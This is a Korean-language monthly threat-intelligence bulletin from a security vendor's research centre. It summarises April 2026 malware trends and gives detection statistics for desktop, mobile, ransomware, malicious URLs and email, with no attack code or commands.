


No.200 | 2026.5

ESRC

이스트시큐리티가 제공하는 악성코드 동향과 이메일 통계
최근 보안이슈를 확인하세요.



CONTENTS

1 악성코드 통계 및 분석

1. 악성코드 동향
 2. 알약 악성코드 탐지 통계
 3. 알약 M 악성코드 탐지 통계
 4. 랜섬웨어 차단 및 악성코드 유포지 URL 통계
 5. 아서 이메일 통계
-

2 최신 악성코드 동향

1. GitLab 플랫폼을 이용한 Kimsuky 공격 사례
2. Wildcard DNS 기법을 악용한 급여명세서 위장 피싱 메일 주의
3. 정상 웹사이트 해킹 및 다단계 C2 인프라 악용한 Kimsuky의 K-ICTC 사칭 LNK 공격

1

악성코드 통계 및 분석

1. 악성코드 동향
2. 알약 악성코드 탐지 통계
3. 알약 M 악성코드 탐지 통계
4. 랜섬웨어 차단 및 악성코드 유포지 URL 통계
5. 악성 이메일 통계

1. 악성코드 동향

2026년 4월 한 달간 관찰된 사이버 위협의 핵심은 북한 배후 공격 그룹의 개발자 생태계 집중 공략, 신뢰 기반 공급망 경로의 광범위한 침해, 그리고 AI 모델 및 워크플로우를 직접 겨냥한 신규 취약점의 폭증으로 요약됩니다. 특히 Lazarus와 Kimsuky 등 북한 연계 조직들은 npm 패키지 공급망 공격과 가짜 채용/인터뷰 시나리오를 고도화하여 암호화폐 탈취 및 내부망 침투를 시도하고 있으며, ClickFix와 같은 사회공학적 기법이 AI 도구 설치 유도로 변형되어 배포되는 경향이 뚜렷해졌습니다. 또한 iOS와 Adobe Reader 등 대중적인 소프트웨어의 제로데이 취약점이 실제 공격에 적극 활용되면서 기업과 개인 모두를 대상으로 하는 위협 수위가 한층 높아진 것으로 분석됩니다.

DPRK 연계 위협 그룹의 개발자 및 IT 인프라 타겟팅 심화

북한 배후 위협 그룹들이 개발자 도구와 협업 플랫폼을 악성코드 유포의 핵심 경로로 활용하며 공격 범위를 확장하고 있습니다. Lazarus 그룹은 인기 JavaScript 라이브러리인 'Axios'의 npm 계정을 탈취하여 크로스 플랫폼 RAT을 유포하는 공급망 공격을 수행했으며, VS Code의 자동 실행 작업(Auto-Run Tasks) 기능을 악용해 StoaT-Waffle 악성코드를 배포하는 등 개발 환경의 기능적 특성을 공격 벡터로 전환했습니다. 또한 'Contagious Interview' 캠페인을 통해 Microsoft Teams와 Zoom 등 화상 회의 도구로 위장하여 개발자에게 접근한 뒤, 가짜 기술 면접 과제를 빌미로 악성코드를 감염시키는 수법이 5개 이상의 개발 생태계로 확산되었습니다.

Kimsuky 그룹은 Dropbox API를 C2 통신에 활용하거나 파이썬 기반의 신규 백도어를 LNK 파일 형태로 유포하는 등 탐지 회피를 위한 전술 변화를 지속하고 있습니다. 특히 북한 IT 워커들이 가짜 신분을 이용해 원격 직업을 얻어 내부망 침투 및 대량살상무기(WMD) 자금을 조달하는 '인필트레이터(Infiltrator)' 위협이 가시화됨에 따라, 기업의 채용 단계부터의 신원 검증 강화가 시급한 과제로 부상했습니다.

공급망 및 제로데이 익스플로잇을 통한 초기 침투 가속화

소프트웨어 업데이트 서버와 CI/CD 파이프라인을 겨냥한 공급망 공격이 전방위적으로 발생했습니다. Axios npm 패키지 외에도 Smart Slider 3 Pro의 업데이트 서버가 침해되어 백도어가 포함된 업데이트가 배포되었으며, TeamPCP 그룹은 Trivy CI/CD 도구를 통해 LiteLLM 및

CanisterWorm 을 확산시켰습니다. 이는 보안 및 관리 도구 자체가 공격의 통로가 될 수 있음을 보여주는 사례로, 공급망 전반에 대한 무결성 검증 체계가 요구됩니다.

익스플로잇 측면에서는 'DarkSword'로 명명된 iOS 익스플로잇 키트가 3 개의 제로데이를 포함한 6 개 취약점을 결합해 구형 iPhone 기기를 완전 장악하는 사례가 보고되었습니다. Adobe Reader(CVE-2026-34621)와 Flowise AI(CVSS 10.0) 등 고위험 제로데이 취약점이 공개 직후 혹은 공개 전부터 실제 공격에 악용되었으며, CISA 는 Cisco, SharePoint, Zimbra 등 주요 기업용 솔루션의 취약점이 랜섬웨어 및 APT 공격에 활용되고 있음을 경고하며 신속한 보안 패치를 권고했습니다.

AI 생태계 위협의 실체화와 지능형 피싱 전술의 확산

AI 개발 도구 및 프레임워크를 직접 겨냥한 보안 위협이 본격적인 위험 요소로 등장했습니다. Amazon Bedrock, Langflow, LangSmith 등 주요 AI 서비스에서 데이터 유출 및 RCE(원격 코드 실행)가 가능한 취약점이 발견되었으며, AI 도구 내에서 악성 명령을 숨기는 'Poisoned Typeface'와 같은 신종 공격 기법도 식별되었습니다. 또한 Anthropic 의 Claude Code 유출 사고를 악용하여 가짜 설치 가이드를 통해 인포스틸러를 유포하는 등, AI 에 대한 대중적 관심을 활용한 사회공학적 공격이 빈번하게 발생하고 있습니다.

피싱 분야에서는 세금 신고 시즌을 노린 IRS 및 일본 국세청 사칭 캠페인이 기승을 부렸으며, 특히 ScreenConnect 와 가짜 드라이버를 결합해 EDR(엔드포인트 탐지 및 대응) 솔루션을 무력화하는 'BYOVD' 기법이 일반 피싱 공격에까지 도입되었습니다. ClickFix 기법은 단순 브라우저 업데이트 사칭을 넘어 AI 도구 업데이트나 macOS 전용 테마로 변형되어 자격 증명 탈취 및 인포스틸러 배포에 전방위적으로 활용되고 있습니다.

랜섬웨어 및 금융 탈취를 목적으로 한 암호화폐 타겟팅

랜섬웨어 조직들은 보안 솔루션을 무력화하는 전술을 더욱 고도화하고 있습니다. Qilin 과 Warlock 그룹은 300 개 이상의 EDR 툴을 강제 종료시키는 'EDR Killer' 기능을 탑재하여 공격 성공률을 높였으며, Interlock 랜섬웨어는 Cisco 방화벽의 제로데이를 초기 침투 경로로 확보했습니다. 금융 탈취 측면에서는 Drift Protocol(\$285M) 및 Bitrefill 등의 플랫폼이 북한 연계 세력에 의해 침해되었으며, Solana 와 Ethereum 등 블록체인 네트워크를 C2 인프라로 전용하거나(EtherHiding), 암호화폐 트레이딩 봇을 무기화하는 'Contagious Trader' 캠페인이 지속되는 등 크립토 생태계를 향한 위협이 갈수록 교묘해지고 있습니다.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

4 월 한 달간 악성코드 탐지 건수는 전월 대비 약 37% 증가한 1,360,360 건을 기록하며 가파른 상승세를 이어갔습니다. 특히 Gen:Variant.Application.Miner.2 가 전월(611,503 건) 대비 약 53% 증가한 938,027 건을 기록하며 전체 탐지 비중의 압도적인 부분을 차지하였습니다. 해당 악성코드는 시스템 자원을 무단 점유하여 모네로(Monero) 화폐를 채굴하며, 백그라운드 상주를 통한 하드웨어 과부하 및 시스템 가용성 저하를 유발하는 기술적 특징을 보입니다.

이번 달에는 Misc.Riskware.WGear 가 4 위로 신규 진입하며 눈에 띄는 변화를 기록했습니다. 해당 항목은 기업뱅킹 등 전자금융 서비스에서 사용되는 엑셀 대용량 처리 프로그램(WGear)의 보안 취약점 (원격 코드 실행, RCE)과 관련하여, 금융보안원 및 KISA 의 보안 권고에 따라 취약한 버전에 대한 선 제적 탐지 및 대응이 강화된 결과로 분석됩니다. 또한 Gen:Variant.Adware.Barys.61515 와 Application.Miner.PE 등 신규 채굴 및 광고성 변종들이 대거 유입되었습니다. 결과적으로 4 월은 기존 채굴형 악성코드의 확산세와 더불어 국내 금융 소프트웨어 관련 취약점 대응에 따른 탐지 비중 변화가 식별된 주요 특징으로 분석됩니다.

순위	등락	악성코드 진단명	카테고리	합계
1	-	Gen:Variant.Application.Miner.2	ETC	938027
2	↑ 3	Gen:Variant.Tedy.675091	ETC	77580
3	-	Exploit.CVE-2010-2568.Gen	Exploit	66156
4	NEW	Misc.Riskware.WGear	ETC	57667
5	↓ 1	Adware.Generic.3303075	Adware	42487
6	NEW	Gen:Variant.Adware.Barys.61515	ETC	34664
7	NEW	Application.Miner.PE	ETC	22803
8	↓ 6	Trojan.GenericKD.71882277	Trojan	21717
9	NEW	Gen:Variant.Graftor.406465	ETC	19886
10	↓ 2	Misc.HackTool.AutoKMS	ETC	17402
11	NEW	JS:Trojan.Cryxos.14392	Trojan	15652
12	↓ 3	Gen:Variant.Jaik.292533	ETC	12536
13	↓ 6	Application.KMSActivator.A	ETC	12155
14	↓ 3	Spyware.Infostealer.Bladabindi	Spyware	10993


15	NEW	Application.Keygen-Crack-Patcher.17	ETC	10635
----	-----	-------------------------------------	-----	-------

*자체 수집, 신고된 사용자의 감염 통계를 합산하여 산출한 순위임

2026년 4월 1일 ~ 2026년 4월 30일


악성코드 유형별 비율

악성코드 유형별 감염 비율을 분석한 결과, 기타(ETC) 유형이 88.5%로 1위를 차지하였으며, 그 뒤를 이어 취약점(Exploit)이 4.9%, 애드웨어(Adware)가 3.1%, 트로이목마(Trojan)가 2.7%, 그리고 스파이웨어(Spyware)가 0.8%를 차지하였습니다.



카테고리별 악성코드 비율 전월 비교

2026년 4월에는 3월과 비교하여 기타(ETC) 유형이 11% 증가하였습니다. 대신 트로이목마(Trojan) 유형이 9%, 취약점(Exploit) 유형은 1%, 애드웨어(Adware)와 스파이웨어(Spyware) 유형은 각각 1%씩 감소하였습니다.



3. 알약 M 악성코드 탐지 통계

감염 악성코드 TOP15

4 월 한 달간 모바일 악성코드 탐지 건수는 전월(18,569 건) 대비 약 21.3% 감소한 14,606 건을 기록하였습니다. Android.Riskware.Agent 는 7,230 건으로 전월(8,168 건) 대비 11.5% 감소하였으나 여전히 1 위를 유지하였고, 3 월에 5 위였던 Android.Riskware.PackMal 은 1,001 건이 탐지되어 전월 대비 순위가 2 계단 상승하며 3 위를 기록했습니다.

상위권에서는 전반적인 탐지 건수 감소세 속에서도 순위 변동이 활발하게 나타났습니다. Android.Monitor.MSpy 는 1,764 건으로 2 위, 3 월에 3 위였던 Android.Trojan.Banker 는 탐지 건수가 1,624 건에서 693 건으로 약 57.3% 급감하며 4 위로 한 계단 하락했습니다. 새롭게 상위 15 위권 내에 진입한 악성코드로는 Android.Riskware.Downloader(6 위), Android.Trojan.Agent(7 위), Android.Trojan.Shedun(10 위), Android.Riskware.Kerty(11 위), Android.Trojan.SmsSpy(12 위) 등이 확인되었습니다. 특히 Trojan 계열의 신규 변종들이 대거 순위권에 진입하면서, 기존 Riskware 중심의 환경에서 공격 유형이 더욱 다변화되는 양상을 보였습니다.

순위	등락	악성코드 진단명	카테고리	합계
1	-	Android.Riskware.Agent	Riskware	7230
2	-	Android.Monitor.MSpy	Monitor	1764
3	↑ 3	Android.Riskware.PackMal	Riskware	1001

4	↓ 1	Android.Trojan.Banker	Trojan	693
5	↓ 1	Android.Riskware.HiddenAds	Riskware	873
6	NEW	Android.Riskware.Downloader	Riskware	558
7	↑ 7	Android.Trojan.Agent	Trojan	483
8	↓ 1	Android.Adware.Agent	Adware	572
9	↓ 3	Android.Riskware.HackTool	Riskware	276
10	NEW	Android.Trojan.Shedun	Trojan	186
11	NEW	Android.Riskware.Kerty	Riskware	184
12	NEW	Android.Trojan.SmsSpy	Trojan	182
13	↓ 5	Android.Riskware.Packer	Riskware	165
14	↓ 2	Android.Adware.Mulad	Adware	294
15	↓ 5	Android.Riskware.SpyAgent	Riskware	145

*자체 수집, 신고된 사용자의 감염 통계를 합산하여 산출한 순위임


2026 년 4 월 1 일 ~ 2026 년 4 월 30 일

4. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

4 월 랜섬웨어 차단 통계

해당 통계는 통합 백신 알약 공개용 버전의 '랜섬웨어 차단' 기능을 통해 수집한 월간 통계로써, DB에 의한 시그니처 탐지 횟수는 통계에 포함되지 않습니다. 4 월 1 일부터 4 월 30 일까지 13,525 건의 랜섬웨어 공격 시도가 차단되었습니다. (참고, 4 월 18 일부터 22 일까지 CDN 이슈로 데이터가 저장되지 않았음을 알려드립니다.)


4월 랜섬웨어 차단 통계



악성코드 유포지 URL 통계

해당 통계는 Threat Inside 에서 수집한 악성코드 URL 에 대한 통계로, 26 년 4 월 한 달간 총 9,802,249 건의 URL 이 확인되었습니다. 이 수치는 3 월 한 달간 총 10,425,544 건의 악성코드 유포지 URL 수에 비해 약 5.9% 감소한 수치입니다.


4월 악성 URL 경유지/유포지 통계




5. 악성 이메일 통계

이메일 유입량

4 월 이메일 유입량은 총 921 건이고 그중 악성은 157 건으로 17.05%의 비율을 보였습니다. 악성 이메일의 경우 전월(3 월) 141 건 대비 157 건으로 16 건이 증가했습니다.

